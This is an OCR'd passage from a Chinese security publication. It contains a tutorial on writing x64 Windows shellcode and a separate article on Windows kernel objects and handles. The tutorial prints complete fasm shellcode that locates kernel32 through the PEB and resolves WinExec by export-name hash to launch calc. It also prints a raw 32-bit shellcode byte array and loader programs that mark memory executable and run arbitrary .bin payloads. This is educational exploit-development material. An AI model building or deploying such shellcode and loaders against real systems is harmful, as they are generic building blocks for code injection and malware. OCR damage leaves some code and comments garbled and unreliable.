ntdll!_LIST_ENTRY
    +0x000 Flink             : Ptr64 _LIST_ENTRY
    +0x008 Blink             : Ptr64 _LIST_ENTRY
1: kd> dt _LDR_DATA_TABLE_ENTRY
ntdll!_LDR_DATA_TABLE_ENTRY
    +0x000 InLoadOrderLinks : _LIST_ENTRY
    +0x010 InMemoryOrderLinks : _LIST_ENTRY
    +0x020 InInitializationOrderLinks : _LIST_ENTRY
    +0x030 DllBase           : Ptr64 Void
```

```
+0x038 EntryPoint      : Ptr64 Void
+0x040 SizeOfImage     : Uint4B
+0x048 FullDllName     : _UNICODE_STRING
```

```
+0x058 BaseDllName     : _UNICODE_STRING
+0x068 Flags           : Uint4B
```



Shellcode In X64-2Search Function using hash

文　李明政

1. 关于 WinExec-run-calc X641

关于 X64 的可编译完整工程，笔者用谷歌没有找到，在此推荐一个 xfish 帖子地址，（附带了 hash 计算器）http://bbs.pediy.com/showthread.php?t=86216。

笔者在这里放一个 fasm 的完整可编译工程，把 xfish 的那份 32 位的 WinExec run cmd 改成了 64 位的 WinExec run calc，代码写得有点罗嗦，加入 nop，用 IDA 或者其他工具提取机器码的那个过程在此就省略了，这里只说工程和讲解。

2. fasm 的一些基础知识

网上有一份 1.67 的 fasm 中文手册，可供参考。下面是一个 fasm Hello World 的例子，读者可以从中感受下 fasm 的语法和关键字及 64 位 ASM 编程，代码如下。

```
////////////////////////////////////////////
format PE64 GUI
    include 'win64a.inc'
entry start
section '.text' code readable executable
    start:
    sub   rsp,8*5     ; reserve stack for API use and make
stack dqword aligned
    mov   r9d,0
    lea   r8,[_caption]
    lea   rdx,[_message]
    mov   rcx,0
    call  [MessageBoxA]
    mov   ecx,eax
    call  [ExitProcess]
section '.data' data readable writeable
    _caption db 'Win64 assembly program',0
    _message db 'Hello World!',0
        section '.import' import data readable writeable
        library kernel32,'kernel32.dll',\
      user32,'user32.dll'
        include 'api\kernel32.inc'
        include 'api\user32.inc'
////////////////////////////////////////////
```

直接将上述代码复制粘贴到 fasm 里面就可以编译通过，生成一个 Hello World。

3. shellcode 工程注解

xfish 的那份代码看起来的确有点难度，下面的代码，注释比较详细。代码既不精简，也不苗条，仅作为测试 Demo 进行讲解。

完整的工程代码如下，直接可以复制粘贴，然后编译运行即可。

```
////////////////////////////////////////////////
format PE64 CONSOLE
macro .text {section '.text' code readable executable
writeable}
macro .code {section '.code' code readable executable }
macro .data {section '.data' data readable writeable }
entry   __Entry
include 'win64axp.inc'
.text
    __Entry:
nop
nop
nop
nop
```

```
            call     GetKrnlBase3
            push 016EF74Bh  ; Hash WinExec    32
            push rsi    ;kernel32 module    64
            call     GetApi
        mov rdx,5
        lea rcx,[calc]
        call   rax
            ;   ret
        ;由于 GetApi 是我们自己实现的函数，我们不一
定非得 r9 r8 rdx rcx；对齐是 10h+8 堆  对齐
        ;       xor r9, r9
        ;       cinvoke getch
        invoke ExitProcess,0
    ;   mov   eax, [fs:30h]
    ;   mov   eax, [eax+0ch]   ;Get _PEB_LDR_DATA
    ;   mov   eax, [eax+1ch] ;Get
InInitializationOrderModuleList.Flink,

    kernel32.dll
    ;   mov   eax, [eax]
    ;   mov   eax, [eax+8h]
    ;   ret
      ; add 3
      struct IMAGE_EXPORT_DIRECTORY
        Characteristics       dd     ?  ;未使用
        TimeDateStamp         dd     ?  ;文件生成时
间
        MajorVersion          dw     ?  ;主版本号，一
般为 0
        MinorVersion          dw     ?  ;次版本号，一
般为 0
        nName                 dd     ?  ;模块的真实名称
        nBase                 dd     ?  ;基数，  上序数就是
函数地址数组的  引值
        NumberOfFunctions
dd     ?  ;AddressOfFunctions   列的    个数
        NumberOfNames
dd     ?  ;AddressOfNames   列的    个数
        AddressOfFunctions         dd     ?  ;指向函数
地址数组
        AddressOfNames             dd     ?  ;函数名字的
指针地址
        AddressOfNameOrdinals      dd     ?  ;指向输
出序列号数组
      ends

      ;++
      ;
      ; int
      ;   GetApi(
      ;     IN HINSTANCE hModule,
      ;     IN int       iHashApi,
      ;     )
      ;
      ; Routine Description:
      ;
      ;     获取指定函数的内存地址
      ;
      ; Arguments:
      ;
      ;     (esp)          - return address
      ;
      ;     Data   (esp+4) - hDllHandle
      ;            (esp+8) - nReason
      ; Return Value:
      ;
      ;     eax -> Function Mem Address。
      ;
      ;--

      GetApi:
      pop rdx; save return addr
      pop rax; hModule kernel32.dll 基地址
      pop rcx; lpApiString  在这里是 Hash  32 位的

      push rdx ;return addr  再次入   ，保存返回地址，   中
只有 rdx
    ;  类寄存器依次入     pushad
    push rax
    push rcx
    push rdx
    push rbx
    push rsp
    push rbp
    push rsi
    push rdi
      mov ebx, eax; hModule rbx
      mov edi, ecx; hashapi rdi
      mov eax, [ebx+3ch]; 此时 rax 为 e_lfanew 的值，保存
了 PE 头文件的偏移位置
      mov esi, [ebx+eax+88h];数据目录表的第一个成  ，保
存了_IMAGE_EXPORT_D 的 RVA 32 位下是 78h
      lea esi,
[esi+ebx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
  ;esi==numberofnames 的内存地址
      cld
      lodsd   ; mov eax,[esi]   esi=esi+4
      xchg    eax,edx ;edx= NumberOfNames==有名字的函
数的数量
      lodsd ;   mov eax,[esi] esi=esi+4, eax 此时是 eat 的 rva
      后的[esi]，对应 AddressOfNames
      push   rax;[esp]=AddressOfFunctions   eat 的 rva 此时
  中有返回地址  pushad   EAT 的 RVA
      lodsd ;   mov eax,[esi] esi=esi+4          后的[esi]，对
应 AddressOfNameOrdinals
      xchg   eax,ebp;此时 ebp  是 ENT  的 rva
      lodsd   ;mov eax,[esi] esi=esi+4    没有       前的
[esi]对应 AddressOfNameOrdinals
      xchg eax,ebp;
      ;ebp = eot 的 rva, eax = ent 的 rva
      ;ebx   此时是 hModule
      add    eax,ebx; 此时 eax 是 ent 的内存地址
      ;ebx   此时是 hModule
      xchg eax,esi; 此时 rsi 是指向 ent 的内存地址
va=ib+rva
      ;其中大  最为关注的输入表、导出表、
      ;重定位表、  源的结构体   PE32 一  ，没有发生
任  变化。

      .LoopScas:
      dec edx ;edx=  有名字的函数的数量
      jz   .Ret
      lodsd ;mov eax,[esi]   esi=esi+4  此时 eax 是 ent 的内
容，
      ;也就是  个 ASCII 字符串的 rva
      add eax,ebx ;IB+字符串的 rva 得到 ASCII 字符串的内
存地址
      ;rbx 此时是 hModule
      push rdx; rdx= NumberOfNames-1  做递   器，保存
好，以免寄存器改变    ;  及递   器
```

```
        ;此时   中有返回地址 eat 的 rva 有名字的函数数量;
全是 64 位的寄存器
        push rax; rax==函数名字的内存地址也就是 ASCII 字
符串的内存地址
        ;此时   中有返回地址 eat 的 rva，有名字的函数数
量，函数名字的内存地址;全是 64 位的寄存器
        call GetRolHash
        ;此时 edi 是 hash
        ;eax 存   了计算   后所得到的 hash
        ;此时   中有 getapi 的返回地址 eat 的 rva 有名字的函
数数量
        pop rdx; rdx= NumberOfNames-1 做递   器保存好以
免寄存器改变
        ; ;此时   中有 getapi 的返回地址 eat 的 rva
        ;rsi  下个函数名字的 rva
        cmp eax,edi
        jz .GetAddr
        ;ebp = AddressOfNameOrdinals,
        add    ebp, 2
        ;ebp = eot 的 rva
        ;ebp = AddressOfNameOrdinals  的 rva
        jmp    .LoopScas
      ;从 AddressOfNames 字段指向得到的函数名称地址表
的第一项开始
      ;在      中将每一项定义的函数名   要查找的函数名相
比
      ;如果没有任   一个函数名是符合的，表示文件中没有
指定名称的函数
        ;如果   一项定义的函数名   要查找的函数名符合
        ;那么记下这个函数名在字符串地址表中的   引值，
        ;   后在 AddressOfNamesOrdinals 指向的数组中
        ;以同   的   引值取出数组项的值，我们这里   设这
个值是 x
        ;最后，以 x 值作为   引值，在 AddressOfFunctions
        ;字段指向的函数入口地址表中获取的;RVA 就是函
数的入口地址
      ;简单   是查找 AddressOfNames ，对应到 a 项，取
AddressOfNamesOrdinals;的第 a 项的值得到 b，取
AddressOfFunctions 的第 b 项
         ;rbx 此时是 hModule
          ;ebp = AddressOfNameOrdinals  的 rva
          ;指向   一个 word 类型的数组（注意不是   字数
组）
         ; [rsp]==[esp]=AddressOfFunctions 也就是 eat 的 rva
          ; ;此时   中有 getapi 的返回地址 eat 的 rva
        .GetAddr:
         xor    rax,rax
         movzx eax,word [ebp+ebx];     00004000h
         shl    eax,2
         add    eax,[rsp]
         mov    eax,[ebx+eax]   ;得到了函数的 rva 地址
         add    eax,ebx
              ; ;此时   中有 getapi 的返回地址 pushad eat 的
rva
      .Ret:

         pop rcx ;
         mov [rsp+8*7],rax
      ;          popad
      pop rdi
      pop rsi
      pop rbp
      pop rsp
      pop rbx
      pop rdx
      pop rcx
      pop rax
        ret
        ;EDI,ESI,EBP,ESP,EBX,EDX,ECX,EAX   按   这些
指令出   可能会覆盖寄存器的值
      ;必   为 mov [esp+4*7],eax
    GetKrnlBase3:
         mov rsi, [gs:60h]      ;peb from teb
         mov rsi, [rsi+18h]        ;_peb_ldr_data from peb
         mov rsi,
[rsi+30h]     ;InInitializationOrderModuleList.Flink,
         ;rsi==00232c90 00000000
         mov rsi, [rsi]    ;kernelbase.dll
         ;rsi=00232b20 00000000
       mov rsi, [esi]           ;kernel32.dll
           mov rsi, [rsi+10h]     ; pay attention to danwei
         ret
      GetRolHash:
       pop rcx;返回地址
       pop rax;函数名字内存地址
       push rcx;    入返回地址
       push rsi;下个函数名字的 rva 下个 ent 的内容，也就是
下个函数名字的 rva
      ;此时   中有 getapi 的返回地址 eat 的 rva 有名字的函数
数量
      ;GetRolHash 返回地址下个函数名字的 rva
       xor rdx,rdx
       xchg eax,esi ;rsi=第一个函数的名字的内存地址
       ;eax==下个函数名的 rva
       cld
       .Next:
       lodsb ; mov al,[si] si=si+1
       test al,al ;按位          直到函数最后一个 0 字符
       jz .Ret
       rol edx,3
       xor dl,al ;
       jmp .Next
       .Ret:
       xchg eax,edx ;此时 eax 存储了 hash
       pop rsi ;下个函数名字的 rva
       ret ;pop rcx  返回地址  正好堆
      .data
      ;type                           db "%I64x",0
      ;hello_msg            db 0Dh,0Ah
      calc   db "calc.exe " ,0
      show db 'SW_SHOW'
      section '.idata' import data readable writable
        library kernel,'KERNEL32.DLL'
        import kernel,\
          ExitProcess,'ExitProcess'
      ;szCaption    db 'test',0
      ;
      ;        section '.import' import data readable writeable
      ;        library kernel32, 'kernel32.dll',user32, 'user32.dll'
      ;        include 'api\kernel32.inc'
      ;        include 'api\user32.inc'

      ///////////////////////////////////////////////////////
```

注释得很详细了，还需要说明如下几点。

① 堆栈平衡是重中之重，读者如果记不住，就在每一行代码后面加好注释，搞清楚这个时候堆栈里面都还有些什么。

② PE32+改变比较大的也就是 NT 头变成了 IMAGE_NT_HEADERS64，使一些偏移发生了变化，读者可以自行 dt 查看。

③ 导出表没有发生变化。

④ 导出表的后 3 个成员一定要好好看看，这是看懂代码的关键所在。

4．对 call WinExec 的说明

最后的代码笔者是这样写的:

```
mov rdx,5
lea rcx,[calc]
call  rax
```

实际上，googlecode 上面的那个作者也是用的 rdx rcx 传递参数的，其代码如下。

```
        PUSH     B2DW('c', 'a', 'l', 'c')         ; Stack =
"calc", 0
        PUSH     RSP
        POP      RCX                                ;
RCX = &("calc")
        PUSH     RCX                                ;
WinExec messes with stack -
        CDQ                                         ;
RDX = 0
        CALL     RDI                                ;
WinExec(&("calc"), 0);
```

读者可能问:用 r9\r8 传递参数不可以吗? 笔者用 r9\r8 传递参数，结果程序崩溃了。我们写个简单的小程序，使用 WinExec 调用 calc，IDA 中显示如下的结果。

```
    ; int __cdecl main(int argc, const char **argv, const char
**envp)
    main proc near
    sub      rsp, 28h
    lea      rcx, CmdLine       ; "calc.exe"
    mov      edx, 5              ; uCmdShow
    call     cs:__imp_WinExec
    xor      eax, eax
    add      rsp, 28h
    retn
```

调用 WinExec 时 Windows 本身用的就是 rcx\rdx 传递的参数，因此我们也还是老老实实地用 rdx\rcx 传递参数吧。

Fasm 的完整可编译工程见附件。

Shellcode In X64-3 Test Your Shellcode

5．在 32 位下测试 shellcode

在 32 位下测试 shellcode 的程序可以参考如下例子。

```
    // shellcodetest.cpp : Defines the entry point for the console
application.
    //
    #include "stdafx.h"
    #include "windows.h"
    typedef void (WINAPI *FUN)(void);
    char
shellcode[]="\x90\x90\x90\x90\x68\x6A\x0A\x38\x1E\x68\x63
\x89\xD1\x4F\x68\x32\x74\x91\x0C\x8B\xF4"

"\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\
x53\x68\x75\x73\x65\x72\x54\x33"

"\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B\x49\x1C\x8B\x09\
x8B\x69\x08\xAD\x3D\x6A\x0A\x38"

"\x1E\x75\x05\x95\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4
C\x05\x78\x03\xCD\x8B\x59\x20"

"\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x
06\x3A\xC4\x74\x08\xC1\xCA\x07"

"\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75\xE4\x8B\x59\x
24\x03\xDD\x66\x8B\x3C\x7B\x8B"

"\x59\x1C\x03\xDD\x03\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\
x6A\x0A\x38\x1E\x75\xA9\x33\xDB"

"\x53\x68\x65\x61\x73\x74\x68\x73\x68\x69\x6E\x8B\xC4\x53
\x50\x50\x53\xFF\x57\xFC\x53"
        "\xFF\x57\xF8";

    int main(int argc, char* argv[])
    {
        FUN myfun=NULL;
        myfun=(FUN)&shellcode;
        myfun();
        return 0;
    }
```

用 VC6 编译之后，就会生成一个可以运行于 32 位 XP 下的 shellcode。测试工程在 shellcodetestShinest.7z 中。看一下在 X64 下面怎样来测试我们的 shellcode。

6．test shellcode in fasm

```
format PE64 GUI

    include 'win64a.inc'
entry start
section   '.text' code readable executable
start:
call shellcode
shellcode: file '3.bin'
          section '.import' import data readable writeable
      library kernel32, 'kernel32.dll',\
     user32, 'user32.dll'
      include 'api\kernel32.inc'
      include 'api\user32.inc'
```

这是一个在 fasm 中测试 shellcode 的程序，可以看到，只用很短的几句话就可以测试我们的 shellcode，关键在于一个 file 伪指令的应用，相信读者学了 fasm 的一些基础知识之后，这个代码不难读懂。代码打包在 testinfasm 中。

7. test your shellcode using vc

下面的这段代码，是笔者在看国外的某些 X64 shellcode 的时候见过的，相信很多人还是希望能够在 VS 当中测试我们的 shellcode 的，可以参考如下代码。

```
// Runbin.cpp : 定义控制台应用程序的入口点。
//

#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include <io.h>
#include <stdlib.h>
#include <malloc.h>
#include <fcntl.h>
#include <intrin.h>

typedef void (*FUNCPTR)();
int main(int argc, char **argv)
{
    //hello.exe Shiqi Yu   argc 参数数量在这是 3，argv[0] 是"hello.exe"，argv[1]是"Shiqi"，argv[2]是"Yu"
    FUNCPTR func;
    void *buf;
    int fd, len;
    int debug;
    char *filename;
    DWORD oldProtect;

    if (argc == 3 && strlen(argv[1]) == 2 && strncmp(argv[1], "-d", 2) == 0) {
        debug = 1;
        filename = argv[2];
    } else if (argc == 2) {
        debug = 0;
        filename = argv[1];
    } else {
        fprintf(stderr, "usage: runbin [-d] <filename>\n");
        fprintf(stderr, "   -d      insert debugger breakpoint\n");
        return 1;
    }
    fd = _open(filename, _O_RDONLY | _O_BINARY);
    if (-1 == fd) {
        perror("Error opening file");
        return 1;
    }
    len = _filelength(fd);
    if (-1 == len) {
        perror("Error getting file size");
        return 1;
    }
    buf = malloc(len);
    if (NULL == buf) {
        perror("Error allocating memory");
        return 1;
    }
    if (0 == VirtualProtect(buf, len, PAGE_EXECUTE_READWRITE, &oldProtect)) {
        fprintf(stderr, "Error setting memory executable: error code %d\n", GetLastError());
        return 1;
    }
    if (len != _read(fd, buf, len)) {
        perror("error reading from file");
        return 1;
    }
    func = (FUNCPTR)buf;
    if (debug) {
        __debugbreak();
    }
    func();
    return 0;
}
```

其中与 XP 下不同的就这一句：


```
VirtualProtect(buf, len, PAGE_EXECUTE_READWRITE, &oldProtect)
```

读者可能会奇怪：fasm 为什么没有用到这个函数来修改页面的属性呢？下面看看我们定义好的 section 属性。

```
section '.text' code readable executable
```

编译出来 runbin 之后，直接在命令行 runbin xxx.bin 就可以了。

关于工程，笔者已经打包在 testinvs2008.7z 中了。



Windows 编程之对象与句柄

生活中如果你不知道什么是对象，那你需要到“非诚勿扰”走一遭；在编程的世界里，如果你不知道对象，那么你需要将关于“C++”思想的书好好看一看。在 Windows 内核中也有对象的概念，与编程中的对象类似，但是要简洁且好理解得多。对象是 Windows 内核中一个非常重要的概念，我认为是一种基石性的东西，Windows 中的很多操作都可以归结为对对象的操作。而句柄是一个和对象关联密切的概念，为什么要用句柄呢？原因可能是对象的数据结构在内核层，若想在用户层访问处于内核层的对象，就需要用户层有一个记号，用户层的应用程序要操作某个对象，拿出这个记号就好了。所以从某种角度来说，它是对象的一个指引。这篇文章我们将谈谈 Windows 中对象与句柄的概念及组织与管理。

一、什么是对象（Object），什么是句柄（Handle）

1．什么是对象

对象，英文名字叫 Object，简单地说，就是 Windows 内核定义的一组数据结构及一些操作的组合。在 WRK 中，共有 31 种对象，包括我们耳熟能详的进程对象、线程对象、事件对象、驱动对象、设备对象等。

一个对象的结构分为 3 部分：对象头、对象体和附属部分。对象头是每个对象都具备的，结构一致。对象体根据对象类型的不同而有所区别，有的较长，有的较短，还有的（如事件对象）就没有对象体。而附属部分是一些与对象有关的额外信息。对象的结构如图 1 所示，可以看到，对象头、对象体按照顺序依次排列下来，但是附属部分在对象头的上方，主要包括一些该对象的名称信息、句柄信息等，这样做主要是考虑一般指向对象的指针都是指向对象头，对象头的长度是固定不变的，为 0x18 字节，因此从这个指针向上可以找到附属部分，向下可以找到对象体，便于操作。




图 1　对象的结构

（1）对象中的对象头结构。

前面已经说过，每种对象的对象头都是一致的，其长度是不变的，为 0x18，即 24 字节，其结构如下。

```
typedef struct _OBJECT_HEADER {
LONG_PTR PointerCount;//指针个数
union{
LONG_PTR HandleCount;//句柄个数
PVOID NextToFree;
};
POBJECT_TYPE Type;//指向类型对象
UCHAR Na eInfoOffset;//附属信息中名称信息存放地址相对于对象头的偏移
UCHAR HandleInfoOffset;//附属信息中句柄信息存放地址相对于对象头的偏移 UCHAR  uotaInfoOffset;//附属信息中配额信息存放地址相对于对象头的偏移
UCHAR Flags;
```

```
    union{
    POB ECT_CREATE_INFORMATION  ObjectCreateInfo; //
对象创建信息
    P OID  uotaBlockCharged;
    };
    PSECURITY_DESCRIPTOR SecurityDescriptor; //安全
描述符
     UAD Body; //对象体
     } OB ECT_HEADER, *POB ECT_HEADER;
```

这个结构非常重要，其中 PointerCount 和 HandleCount 成员涉及对象的生命周期，Type 成员涉及类型对象，NameInfoOffset、HandleInfoOffset、QuotaInfoOffset 是指向该对象附属部分的偏移，我们将在后面的部分进行讲解。

（2）对象中的附属部分。

对象结构中的附属部分共包括 4 个内容。

①_OBJECT_HEADER_QUOTA_INFO 中包含了该对象换页、非换页内存池的配额及安全描述符的配额，另外，还利用 ExclusiveProcess 成员指示了拥有此对象的进程。

②_OBJECT_HEADER_HANDLE_INFO 中存储着与对象句柄相关的信息。

③_OBJECT_HEADER_NAME_INFO 中包含对象所属的路径和对象名字等信息。

④_OBJECT_HEADER_CREATOR_INFO 中包含了对象头的创建信息，其中的 TypeList 成员，将所有同类型的对象串起来，CreatorUniqueProcess 指向了对象父进程的 ID。

需要注意的是，对象中的附属部分是变长的，之所以这么说，是因为上述 4 个部分的存在并不是必须的，例如，如果对象头中的成员 NameInfoOffset、HandleInfoOffset、QuotaInfoOffset 为 0，则表示没有其对应的结构。因为 CreatorInfo 紧邻对象头，只需要将对象头的地址减掉一个固定的偏移即可找到，所以在结构_OBJECT_HEADER 中并没有关于 CreatorInfo 的偏移。

（3）对象体。

对象结构中的对象体根据对象类型的不同而不同，在这里就不再赘述了，将来在讲述进线程管理、设备驱动、内存管理的内容时，我们再具体对象具体讲解。

2. 什么是句柄

回忆起我最开始学习编程，第一个项目便是对文件的操作，以下是经典的语句。

```
    HANDLE pHandle=CreateFile(…,…,…);
    ReadFile(pHandle…);
    WriteFile(pHandle…);
```

对于一个文件，通过 CreateFile 函数打开它，然后获得一个句柄 pHandle，接下来对该文件的读/写操作都可以通过 pHandle 来操作。当然句柄的使用不仅局限在文件上，可以说，当一个进程利用名称来创建或打开一个对象时，将获得一个句柄，该句柄指向所创建或打开的对象，以后该进程无须使用名称来引用该对象，使用此句柄即可访问。

在 Windows 中，句柄是进程范围内的对象引用，换句话说，句柄仅在一个进程范围内才有效。一个进程中的句柄传递给另一个进程后，句柄值将不再有效。一个进程的句柄表包含了所有已被该进程打开的那些对象的指针， Windows 支持的句柄是一个索引，指向该句柄所在进程的句柄表中的一个表项。

每个进程有独立的句柄表，在 EPROCESS 结构中有成员 ObjectTable ，这是一个指针，指向一个_HANDLE_TABLE 结构，其结构如下。

```
typedef struct _HANDLE_TABLE
{
        ULONG TableCode;
        PEPROCESS QuotaProcess;
        PVOID UniqueProcessId;
        EX_PUSH_LOCK HandleLock;
        LIST_ENTRY HandleTableList;
        EX_PUSH_LOCK HandleContentionEvent;
        PHANDLE_TRACE_DEBUG_INFO DebugInfo;
        LONG ExtraInfoPages;
        ULONG Flags;
        ULONG StrictFIFO: 1;
        LONG FirstFreeHandle;
        PHANDLE_TABLE_ENTRY LastFreeHandleEntry;
        LONG HandleCount;
        ULONG NextHandleNeedingPool;
} HANDLE_TABLE, *PHANDLE_TABLE;
```

注意 TableCode 这个成员，我们可以认为它是一个指向句柄表的指针，由于句柄表的地址是以 4 为单位的，所以 TableCode 的末两位被 Windows 用作其他用途，用来指明是几级表。如果为 00，则为一级表；如为 01，则为二级表；为 10 则为三级表。通常将一个句柄表放于一个 4K 大小的页面中，因为每个句柄表项为 8 字节，所以最多存储 512 个句柄项。Windows XP 中将句柄的组织分为可调整的三级，如果句柄较少，那么直接使用一级表，即直接由句柄项指向对象就可以了；而当句柄增多，超过 512 个，那么就会启用二级句柄表，即此时句柄项指向的不是对象，而是另外一个句柄表，再由这个句柄表中的句柄

项指向对象；三层句柄表的情况以此类推，句柄表的分类如图 2 所示。

